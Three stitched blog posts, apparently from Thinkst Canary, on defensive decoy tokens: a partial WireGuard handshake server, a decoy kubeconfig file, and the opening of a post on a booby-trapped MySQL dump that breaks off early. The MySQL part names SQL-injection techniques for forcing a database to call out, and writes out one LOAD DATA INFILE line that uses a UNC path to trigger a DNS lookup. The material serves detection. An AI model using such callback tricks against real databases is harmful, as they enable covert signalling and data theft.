Goal



The simplified version of our goal is to notify the owner of a client key when it’s used to connect to our WireGuard server. (WireGuard considers both ends of the tunnel as peers instead of clients and servers, but we only care here about the “client” config deployed on someone’s phone or machine.)Version 1: a rough draft
The first proof-of-concept we did started with an existing WireGuard implementation. (The userspace Go WireGuard actually proved invaluable throughout this project.) With a temporary hand-wave over some implementation details to get us started, we can imagine the following:- a database tracking which keys have been issued,
- configuring the WireGuard server to accept these keys,
- patch WireGuard to look-up and notify key owners when they’re used.
Problems to Address:
The rough draft would do its job but raises a few points we’d need to consider:- WireGuard creates an actual network interface on a host. How do we ensure that the traffic arriving at the interface is routed nowhere? It also ought to get nowhere quickly, to limit the opportunities for malicious packets to abuse — like within a network namespace on Linux or on an entire host of it’s own.
- The selected isolation mechanism would need to support as many WireGuard Canarytokens as possible. A single enterprise deploying the tokens organization-wide could easily employ tens of thousands of tokens making multi-thousand table-stakes.
- Extending the proof-of-concept would need to consider the number of keys per WireGuard interface (or the number of WireGuard interfaces per host).
A WireGate instead of a whole WireGuard

Our goal admits an important simplification: an attacker trying out the WireGuard Canarytoken client config must first initiate an encrypted session before she is allowed to do anything else.A closer look at the WireGuard protocol shows how this can be done. Although peers on either end of a WireGuard tunnel support the exchange of a few different types of messages to transfer encrypted payloads and to initiate encrypted sessions, the initiation is a single roundtrip of handshake-messages between the two peers. After just this handshake initiation message, the server (responder) knows which client has initiated the handshake – and in our case who to alert. The fit with our Canarytoken use is even better with a closer look at the handshake initiation message:
 Once the static client public key is decrypted, we know who to notify. If the encrypted timestamp that follows also decrypts, we can confidently say that only a device with knowledge of the corresponding client private key could have produced this message.A caveat to this, is that the message could have been replayed by a passive observer of the device with the client private key on it. It works in our favour here though that, being a Canarytoken, the client private key is rarely, if ever, used, and that our server can insist on fresh timestamps to reject stale initiations. This gives us a high degree of confidence that whatever sent the initiation message has gained access to the client private key only installed on a single device.All this can be inferred from just the first handshake initiation message. So instead of supporting the full WireGuard protocol, we implemented a small “WireGate” service which only supports the handshake initiation message. This simplifies a bunch of the problems from the initial rough-draft:
- There’s no need to null route traffic, because there isn’t any routing happening. Only individual UDP packets are checked to see if it’s valid handshake initiation and everything else can be ignored.
- There isn’t a need to maintain a shared set of valid keys with a separate WireGuard service.
- As the number of keys grows, it’s also much simpler to reason about WireGate’s performance. (The initial handshake decryption is done in relatively constant time so won’t limit the number of keys created.)
 With only a partial protocol implementation, it’s necessary to ask if WireGate is realistic enough for an attacker to interact with. WireGate only needs to set off the alert to let us know someone has the client private key to have done its job, but it’s less useful if an attacker is able to trivially detect that it is only a partial WireGuard implementation.WireGuard is one the most impressive protocols we’ve seen for this. By design, it considers silence a virtue. Clients don’t get responses without a client key known to the server endpoint. An attacker can try to fingerprint the server by throwing packets at it to explore corner-cases handled differently between implementations, but they get no packets in response. Only with a valid handshake can they begin to interact – by which time we are able to identify their client key (and by extension, will be able to generate the corresponding alert).
Adding WireGate to canarytokens.org
Canarytokens.org is the free Canarytokens server we host for the world. It’s generated close to a million tokens but this introduces a new complexity for us. Paid customers get their own canarytoken-servers, so we can run separate instances of WireGate per-customer, but the public server is shared with everyone on the internet. The same server key is used in all the Canarytoken WireGuard client configs issued, making for an easy tell. We had to do better.In the ideal case we’d simply create a new server key for each Canarytoken WireGuard client config. To see why the naive approach doesn’t work, consider the fields in initial handshake packet: The handshake is negotiated with the static server public key in the Canarytoken WireGuard client config. Without prior knowledge of the corresponding server private key, it isn’t possible to decrypt the encrypted client public key and determine the owner to alert. The naïve approach to try every server key for every client key ever issued as a Canarytoken, would take increasingly longer to handle every handshake initiation message that arrived.The simple workaround for this is that Canarytokens.org uses a fixed-size pool of server keys. The Canarytoken WireGuard client configs are issued with randomly chosen server keys from the pool. To skip managing 1000s of keys, the pool of keys are derived from a single private key seed.Decrypting the client key with each server key in turn would work fine, but it can be done much faster. The initiation message includes an unencrypted keyed MAC allowing us to guess and confirm which server key it was encrypted for. For each server key, we derive the corresponding MAC key and verify the incoming handshake MACs with each. This finds the correct server key much faster and only increases the processing time for a handshake initiation message by a constant factor (number of pool keys). It comes down to a few lines in Python.
 As the WireGuard whitepaper points out, this is only a very slight weakness in the handshake initiation identity hiding that makes guessing the server public key possible (and not the server private key). It’s only trivially useful here because of the circumstances we contrived: the WireGuard server already knows all the server keys (unlike an attacker who can only passively observe messages). We’d be interested to know if there’s better cryptographic tricks to find some biased bits in the handshake initiation message to build an index to efficiently look-up either server key or client public keys. Our attempts all brushed up against parts of cryptographic primitives designed to resist what we were doing. We like to think that, rather than this being a limitation of our own engineering abilities, it’s a virtue of good cryptography in use by WireGuard being harder to mis-use in ways it is not designed for.
Conclusion
At Thinkst Canary, we’ve been rolling our own partial-protocol implementations where it makes sense for security and performance on lower-resource devices since almost day-1. That said, partial protocol implementations won’t fit every problem as well as WireGate does for WireGuard. If this problem also required emulating network services accessible over the WireGuard VPN, we’d be better off with a full implementation, ideally an isolated emulation. (For meatier protocols where native code implementations are un-avoidable, those run sandboxed.) If it wasn’t clear already, we think WireGuard is great. The more time we spend working with it, the more we’re convinced others should too. -

A Kubeconfig Canarytoken
Introducing the new Kubeconfig Canarytoken
A while back we asked:
“What will an attacker do if they find an AWS API key on your server?” (We are pretty convinced they will try to use it, and when they do, you get a reliable message that badness is going on).
Last month we asked:
“What will an attacker do if they find a large MySQLDump file on your machine?” (We think there’s a good chance they will load it into a temp MySQL db, and when they do, you get a reliable message that badness is going on).
This month, a similar question comes to the container world:
“What will an attacker do if they find a good looking kubeconfig file on one of your servers?”
If the answer is: “They will try to use it to access your kubernetes cluster”, then again, you will receive a high-fidelity alert that badness is happening.

This quick post presents our shiny new Kubeconfig Token (which emulates a kubeconfig file, the configuration text file that ordinarily contains credentials to interact with a Kubernetes cluster).
A Canarytoken refresher

Canarytokens are a great way to tripwire important servers and locations. With just a few clicks you get to drop legitimate looking resources on your network that alert you when they’re used. Chosen correctly, the Canarytoken is impossible for an attacker to resist while also guaranteeing an alert when it is used or accessed. This sort of detection tactic is super powerful because it becomes technology agnostic while exploiting the attackers objectives i.e. it doesn’t matter if she broke into your network/cloud via a phishing attack or via a mega complex supply chain attack. What matters is that she is there, and has objectives. If she finds a key to what could be your AWS presence, can she avoid using it? If she finds a doorway to one of your Kubernetes clusters, can she resist popping in?It’s not just about attacker curiosity. Most sophisticated attacks are less one massive blow, and more like “death by a 1000 cuts”. With Canary (and Canarytokens) each of those cuts is an opportunity to reliably detect the compromise early on.We know that Canarytokens work because we’ve seen them used to catch attackers, pen-testers and nation-state adversaries around the globe. We also have great attacker feedback that quickly gets to the core: Attackers are forced to slow down and are forced to work harder when they don’t know what they can trust. As Paul McMillan points out, more tokens widely deployed actually slows down attackers everywhere since they increasingly can trust fewer things.
Creating and using the Kubeconfig Canarytoken:

Like all Canarytokens, using it is simple and straightforward: Surf to canarytokens.org and select the kubeconfig token
Enter your email address (to receive the alert) and enter a memo to remind you where you are dropping this token 
We give you a working config file that you leave on the server and forget about. That’s it! Your work is done here!If weeks or months from now, an attacker does manage to SolarWinds you, they’re going to find that config, and will probably use it to extend their compromise. And you will get a reliable notification that something isn’t kosher on \\CodeSignServer-03 The Kubeconfig Canarytoken can be placed on any server to make it seem like a Kubernetes node, or even on your engineers’ machines to make them seem like systems that regularly interact with your production Kubernetes cluster. Kubeconfigs are also used in CI/CD pipelines to authenticate to a cluster and utilize it for running jobs, so it can also be placed on a server used as a node in the pipeline.
Background: The kubeconfig file
A kubeconfig is a YAML formatted file that contains all materials needed to authenticate to the control plane of a Kubernetes cluster. This includes the name of the cluster, API Server endpoint and the user information.This file is typically used with kubectl, which is a command-line utility used to run commands against a Kubernetes cluster. The kubeconfig file can be used with kubectl by:- Specifying its path as the value of the –kubeconfig flag when running kubectl
- Specifying its path as the value of the KUBECONFIG environment variable
- Placing its contents at $HOME/.kube/config (this is the most common approach)
Our Kubeconfig Token is a kubeconfig file generated by us that can be used just like any other kubeconfig file — it contains the API server endpoint that kubectl should connect to, as well as the credentials needed to access the API server. These credentials are unique to your Canarytoken, and are how the token works. Using the kubeconfig file will simply return permission errors for an attacker, and result in a neat, timely alert for you!Background: Why Kubernetes?
Kubernetes is a beast. It’s the most popular container orchestrator and has continued to be adopted widely at a steady pace, even in odd places. The U.S. Army runs Kubernetes on their F-16 fighter jets?!But, because Kubernetes is also a complex, often misunderstood and misconfigured beast, it is easy to get things wrong when setting up a cluster. Predictably, malicious actors now routinely search for Kubernetes-specific environment-markers in their recon phase post-compromise of internet exposed services. Palo Altos Unit42 have documented recent attacks against containerized workloads running on Kubernetes clusters in the cloud where attackers either hunt specifically for the kubeconfig file or employ malware that searches for files having the same structure:
From https://unit42.paloaltonetworks.com/azure-container-instances/ 

From https://unit42.paloaltonetworks.com/siloscape/ Conclusion:
Kubeconfig files are attractive to attackers and are already hunted for during active campaigns.With a few clicks on https://canarytokens.org we give you a kubeconfig that will alert you when it’s used. Grab a few and sprinkle them around. It’s free, and “it just works”.P.S. Our paid Canary service also now enables you to trivially deploy container Canaries in Kubernetes or Docker. Check out https://canary.tools to find out more.
-
Good attacks make good detections make good attacks make..
(The making of a MySQL Canarytoken)
tl;dr
Consider this scenario: An industrious attacker lands on one of your servers and finds a 5MB MySQL dump file (say, called prod_primary.dump). What do they do next?

Typically, they would load this dump-file into a temporary database to rummage through the data.As soon as they do, you get an email/SMS/alert letting you know:

Eds note: You can create and deploy these by visiting canarytokens.org
(completely free; no registration needed)There are obvious benefits to these sorts of booby-traps, but some rise above the rest:
-
- They can be deployed in seconds;
- They aren’t prone to high false-positives;
- An attacker who suspects you are using these is no better off for knowing this (if nothing else, they now have to second-guess everything they touch);
- It’s such a pure illustration of attack-minded defense.
In this post I’m going to write about the process of discovering and building our new MySQL dump-file token.It Begins…
While working on our recent ThinkstScapes release I grabbed an archival dump of the Thinkst Con Collector to generate some stats. With an auto-generated dump file, the easiest way to explore the dump is to import it to run queries against it. I used a common Docker one-liner.docker exec -i mysql_cnt mysql -uroot -proot db < dump.sqlThis made me wonder: Could I Canarytoken a dump to let me know when it was being opened like this by an attacker?There are two base techniques that are used by many of our Canarytokens:- Can we get the system to surf to a URL we control;
- Can we get the system to lookup a DNS entry that we control;
Forcing a DBMS to reach out to other servers is a classic SQL Injection challenge and past work had laid out techniques [datathief][squeeza] to solve this on other DBMSes (Oracle and MSSQL) by leaning heavily on their robust shell programming abilities. MySQL was different though with less functionality in this regard. On my Linux host (or Docker container), I couldn’t use cute tricks like calling a LOAD DATA INFILE from a file path with a Canary-DNS entry(e.g., LOAD DATA INFILE ‘\\DNS-entry.thinkst.com’;).A quick search of attack-minded-blogs seemed to corroborate my thinking, that MySQL was restricted enough to prevent these types of tricks in its default state.Sizing up the problem
